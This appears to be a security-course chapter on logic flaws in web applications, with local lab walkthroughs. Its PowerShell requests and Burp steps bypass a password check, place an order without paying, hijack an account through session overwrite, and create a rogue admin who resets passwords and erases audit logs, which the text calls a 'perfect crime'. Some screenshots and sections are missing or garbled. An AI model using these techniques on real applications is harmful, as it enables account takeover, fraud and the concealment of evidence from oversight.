

Chapter 11



WEB APPLICATION SECURITY

Attacking Application Logic:

What is “logic” in a web application?

Every web application (like a banking site, shopping website, or college portal) works based on logic. Logic means rules and decisions that tell the application *what to do* in different situations.

Web applications rely heavily on logic, which converts human requirements into small executable steps. Logic flaws are hard to detect, often missed by automated tools, and overlooked compared to common vulnerabilities like SQL injection. Due to their uniqueness and subtlety, logic flaws are highly valuable targets for attackers.

The Nature of Logic Flaws:

Logic flaws are errors in application reasoning caused by faulty or incomplete assumptions made by developers. They have no fixed patterns, making them difficult for automated tools and standard testing to detect. Due to their diversity and subtlety, logic flaws remain a long-term and valuable target for attackers.

Real-World Logic Flaws:

Example1: Fooling a Password Change Function

Step1: (Goal: Normal password change)

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/change_password `
>> -Method POST `
>> -Body @{
>>     username="alice"
>>     existingPassword="alice123"
>>     newPassword="newAlicePass"
>> }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is
parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content         : {
                  "status": "Password changed"
                }

RawContent      : HTTP/1.1 200 OK
                  Connection: close
                  Content-Length: 35
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 00:53:03 GMT
                  Server: Werkzeug/3.1.3 Python/3.13.7

                  {
                  "status": "Password changed"
                  }

Forms           : {}
Headers         : {[Connection, close], [Content-Length, 35], [Content-Type, application/json], [Date, Wed, 11 Feb
                  2026 00:53:03 GMT]...}
Images          : {}
```

Step2: (Goal: The logic flaw attack)

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/change_password `
>> -Method POST `
>> -Body @{
>>     username="admin"
>>     newPassword="hackedAdmin"
>> }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "status": "Password changed as admin"
                  }

RawContent       : HTTP/1.1 200 OK
                  Connection: close
                  Content-Length: 44
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 00:54:07 GMT
                  Server: Werkzeug/3.1.3 Python/3.13.7
                  {
                    "status": "Password changed as ..."
                  }
Forms            : {}
Headers          : {[Connection, close], [Content-Length, 44], [Content-Type, application/json], [Date, Wed, 11 Feb 2026 00:54:07 GMT]...}
Images           : {}
InputFields      : {}
Links            : {}
ParsedHtml       : mshtml.HTMLDocumentClass
RawContentLength : 44
```

This exploits the logic flaw. No existingPassword parameter at all.

Step3: (Goal: Verify if the attack worked)

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest http://127.0.0.1:5000/debug_users

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "admin": {
                      "password": "hackedAdmin"
                    },
                    "alice": {
                      "password": "newAlicePass"
                    },
                    "bob": {
                      "password": "bob123"
                    }
                  }

RawContent       : HTTP/1.1 200 OK
                  Connection: close
                  Content-Length: 141
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 00:54:45 GMT
                  Server: Werkzeug/3.1.3 Python/3.13.7
                  {
                    "admin": {
                      "password": "ha..."
                    }
                  }
Forms            : {}
Headers          : {[Connection, close], [Content-Length, 141], [Content-Type, application/json], [Date, Wed, 11 Feb 2026 00:54:45 GMT]...}
Images           : {}
InputFields      : {}
Links            : {}
```

In case it is secured then the following output would have came:

```
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/change_password `
>> -Method POST `
>> -WebSession $session `
>> -Body @{
>>     username="admin"
>>     newPassword="hackedAdmin"
>> }

Invoke-WebRequest : { "error": "Existing password required" }
At line:1 char:1
+ Invoke-WebRequest `
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

Example2: Proceeding to Checkout

Step1: (Goal: Check the normal behaviour)

Add item to cart:

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/add_to_cart `
>> -Method POST `
>> -SessionVariable shop `
>> -Body @{
>>   product="p1"
>> }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[V] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "cart": [
                      "p1"
                    ],
                    "status": "Product added to cart"
                  }
RawContent       : HTTP/1.1 200 OK
                  Vary: Cookie
                  Connection: close
                  Content-Length: 66
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 01:04:47 GMT
                  Set-Cookie: session=eyJjYXJ0IjpbInAxIl19.aYvVrw.ZjJ_x-nRecFg0...
Forms            : {}
Headers          : {[Vary, Cookie], [Connection, close], [Content-Length, 66], [Content-Type, application/json]...}
Images           : {}
InputFields      : {}
Links            : {}
ParsedHtml       : mshtml.HTMLDocumentClass
RawContentLength : 66

PS C:\Users\Aditya>
```

Review cart:

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/checkout/review `
>> -WebSession $shop

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[V] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "cart": [
                      "p1"
                    ],
                    "message": "Review your order"
                  }
RawContent       : HTTP/1.1 200 OK
                  Vary: Cookie
                  Connection: close
                  Content-Length: 63
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 01:05:17 GMT
                  Server: Werkzeug/3.1.3 Python/3.13.7
                  {
                    "cart": [
                      "p1..."
                    ]
                  }
Forms            : {}
Headers          : {[Vary, Cookie], [Connection, close], [Content-Length, 63], [Content-Type, application/json]...}
Images           : {}
InputFields      : {}
Links            : {}
ParsedHtml       : mshtml.HTMLDocumentClass
RawContentLength : 63
```

Payment (legitimate):

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/checkout/payment `
>> -Method POST `
>> -WebSession $shop `
>> -Body @{
>>   cardNumber="4111111111111111"
>> }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "status": "Payment accepted"
                  }
RawContent       : HTTP/1.1 200 OK
                  Vary: Cookie
                  Connection: close
                  Content-Length: 35
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 01:05:40 GMT
                  Set-Cookie: session=ayJjYXJ0IjpbInAxI0sInBheW1lbnRfZG9uZSI6d...
Forms            : {}
Headers          : {[Vary, Cookie], [Connection, close], [Content-Length, 35], [Content-Type, application/json]...}
Images           : {}
InputFields      : {}
Links            : {}
ParsedHtml       : mshtml.HTMLDocumentClass
RawContentLength : 35
```

Delivery (legitimate):

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/checkout/delivery `
>> -Method POST `
>> -WebSession $shop `
>> -Body @{
>>   address="221B Baker Street"
>> }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "order": {
                      "address": "221B Baker Street",
                      "items": [
                        {
                          "p1"
                        }
                      ],
                      "payment_done": true
                    },
                    "status": "Order placed"
                  }
RawContent       : HTTP/1.1 200 OK
                  Vary: Cookie
                  Connection: close
                  Content-Length: 143
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 01:06:49 GMT
                  Server: Werkzeug/3.1.3 Python/3.13.7
Forms            : {}
Headers          : {[Vary, Cookie], [Connection, close], [Content-Length, 143], [Content-Type, application/json]...}
Images           : {}
```

Step2: (Goal: Forced browsing)

Add item to cart (same as normal):

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/add_to_cart `
>> -Method POST `
>> -SessionVariable attacker `
>> -Body @{
>>   product="p2"
>> }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
                    "cart": {
                      "p2"
                    },
                    "status": "Product added to cart"
                  }
RawContent       : HTTP/1.1 200 OK
                  Vary: Cookie
                  Connection: close
                  Content-Length: 66
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 01:07:48 GMT
                  Set-Cookie: session=ayJjYXJ0IjpbInAxI0sInBheW1lbnRfZG9uZSI6d...
Forms            : {}
Headers          : {[Vary, Cookie], [Connection, close], [Content-Length, 66], [Content-Type, application/json]...}
Images           : {}
InputFields      : {}
Links            : {}
ParsedHtml       : mshtml.HTMLDocumentClass
RawContentLength : 66
```

Jump straight to delivery:

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest `
>> -Uri http://127.0.0.1:5000/checkout/delivery `
>> -Method POST `
>> -WebSession $attacker `
>> -Body @{
>>   address:"Attacker Street"
>> }

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y

StatusCode      : 200
StatusDescription : OK
Content          : {
  "order": {
    "address": "Attacker Street",
    "items": [
      "p2"
    ],
    "payment_done": false
  },
  "status": "Order placed"
}

RawContent      : HTTP/1.1 200 OK
                  Vary: Cookie
                  Connection: close
                  Content-Length: 142
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 01:08:28 GMT
                  Server: Werkzeug/3.1.3 Python/3.13.7

                  {
                    "order": {
                      "...
Forms           : {}
Headers         : {[Vary, Cookie], [Connection, close], [Content-Length, 142], [Content-Type, application/json]...}
Images          : {}
```

Clearly, Order placed WITHOUT payment.

Verify the Exploit:

```
Windows PowerShell
PS C:\Users\Aditya> Invoke-WebRequest http://127.0.0.1:5000/debug_orders

Security Warning: Script Execution Risk
Invoke-WebRequest parses the content of the web page. Script code in the web page might be run when the page is parsed.
RECOMMENDED ACTION:
Use the -UseBasicParsing switch to avoid script code execution.

Do you want to continue?

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y


StatusCode      : 200
StatusDescription : OK
Content          : [
  {
    "address": "221B Baker Street",
    "items": [
      "p1"
    ],
    "payment_done": true
  },
  {
    "address": "221B Baker Street",
    "items": [
      "p1"
    ],
    "payment_done": tr...
}

RawContent      : HTTP/1.1 200 OK
                  Connection: close
                  Content-Length: 311
                  Content-Type: application/json
                  Date: Wed, 11 Feb 2026 01:09:07 GMT
                  Server: Werkzeug/3.1.3 Python/3.13.7


                  [
                    {
                      "address": "221B Baker S...
Forms           : {}
Headers         : {[Connection, close], [Content-Length, 311], [Content-Type, application/json], [Date, Wed, 11 Feb 2026 01:09:07 GMT]...}
Images          : {}
InputFields     : {}
Links           : {}
ParsedHtml      : mshtml.HTMLDocumentClass
RawContentLength : 311
```

Example3: Rolling Your Own Insurance


Step1: Open the Burp Suite, and in the browser open the website as shown below:




Step2: Enter the amount in normal way, and proceed normally:

A screenshot of a web browser window showing a form titled 'Step 1'. The address bar displays '127.0.0.1:5000/step1'. The form contains two input fields: 'Monthly Premium' with the value '1000' and 'Insurance Amount' with the value '1'. Below the 'Insurance Amount' field is a 'Next' button.

Then,

A screenshot of a web browser window showing a form titled 'Step 2'. The address bar displays '127.0.0.1:5000/step2'. The form contains two input fields: 'Name' with the value 'Aditya' and 'Occupation' with the value 'Student'. Below the 'Occupation' field is a 'Review' button.

Then,

A screenshot of a web browser window showing a page titled 'Review Application'. The address bar displays '127.0.0.1:5000/review'. The page shows a summary of the application: 'Premium: 1000', 'Amount: 100000', 'Name: Aditya', 'Occupation: Student', and 'Status: Pending'. Below this summary is a 'Submit Application' button.

Then,

A screenshot of a web browser window showing a page titled 'Application Submitted!'. The address bar displays '127.0.0.1:5000/submit'. The page shows the message 'Application Submitted!'.

Observe the burp:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table lists various HTTP requests, including GET and POST methods to localhost:3000 and 127.0.0.1:5000. The 'Request' pane on the left shows a detailed view of a request to /step1, including headers like 'Host', 'User-Agent', and 'Cookie'. The 'Response' pane on the right shows the corresponding response, including status code 200 and headers like 'Server' and 'Content-Type'. The 'Inspector' pane on the right shows the request body parameters, including 'name' and 'password'.

See the /step1. And the /step2:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table lists various HTTP requests, including GET and POST methods to localhost:3000 and 127.0.0.1:5000. The 'Request' pane on the left shows a detailed view of a request to /step2, including headers like 'Host', 'User-Agent', and 'Cookie'. The 'Response' pane on the right shows the corresponding response, including status code 200 and headers like 'Server' and 'Content-Type'. The 'Inspector' pane on the right shows the request body parameters, including 'name' and 'password'.


Step3: (Goal: Change Price After Step 1)

For this, forward the request to repeater:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left shows a detailed view of a request to /step1, including headers like 'Host', 'User-Agent', and 'Cookie'. The 'Response' pane on the right shows the corresponding response, including status code 200 and headers like 'Server' and 'Content-Type'. The 'Inspector' pane on the right shows the request body parameters, including 'name' and 'password'.

Example4: Breaking the Bank

Browser:



Bank App


[Login](#)

[Register for Online Access](#)


Step1: (Goal: Login as normal user). Alice:alice123



Now, click on “Register Another Account” and register the other account:



Following confirmation comes:




Registration request submitted!

The app did: `session["customer"] = create_customer_object(data, cust_number)`

It OVERWROTE our authenticated identity.

Step2: (Goal: Over writing the registration)

In the new tab, go to the '/dashboard' :



We logged in as Alice... But now we're inside Bob's account.

Why This Is Dangerous? The app reused the same object: session["customer"]


For:

- Authentication
- Registration
- Identity storage


Registration overwrote it.

Example5: Erasing an Audit Trail


Browser:



Step1: (Goal: Login as the normal user)




Following dashboard shall appear:




Step2: (Goal: To exploit) Create a fake admin. Go to the “create user” link:



Fill it like this, and click on “Create” button, and then logout:




Now, login as the tempadmin:




Step3: (Goal: Malicious activity)

Click on : Reset all passwords. Now every user password = hacked



Click on: Delete Audit Logs.



Audit logs cleared

Now, Click on View logs:



tempadmin -> Deleted audit logs

Everything else is gone.

What Happened?

The system assumed: If someone deletes logs, the deletion itself will be logged.


But:

1. You created a second admin.
2. Used it for attack.
3. Deleted logs.
4. Only entry left points to fake account.

There is no evidence linking original admin. Perfect crime.

Example6: Beating a Business Limit

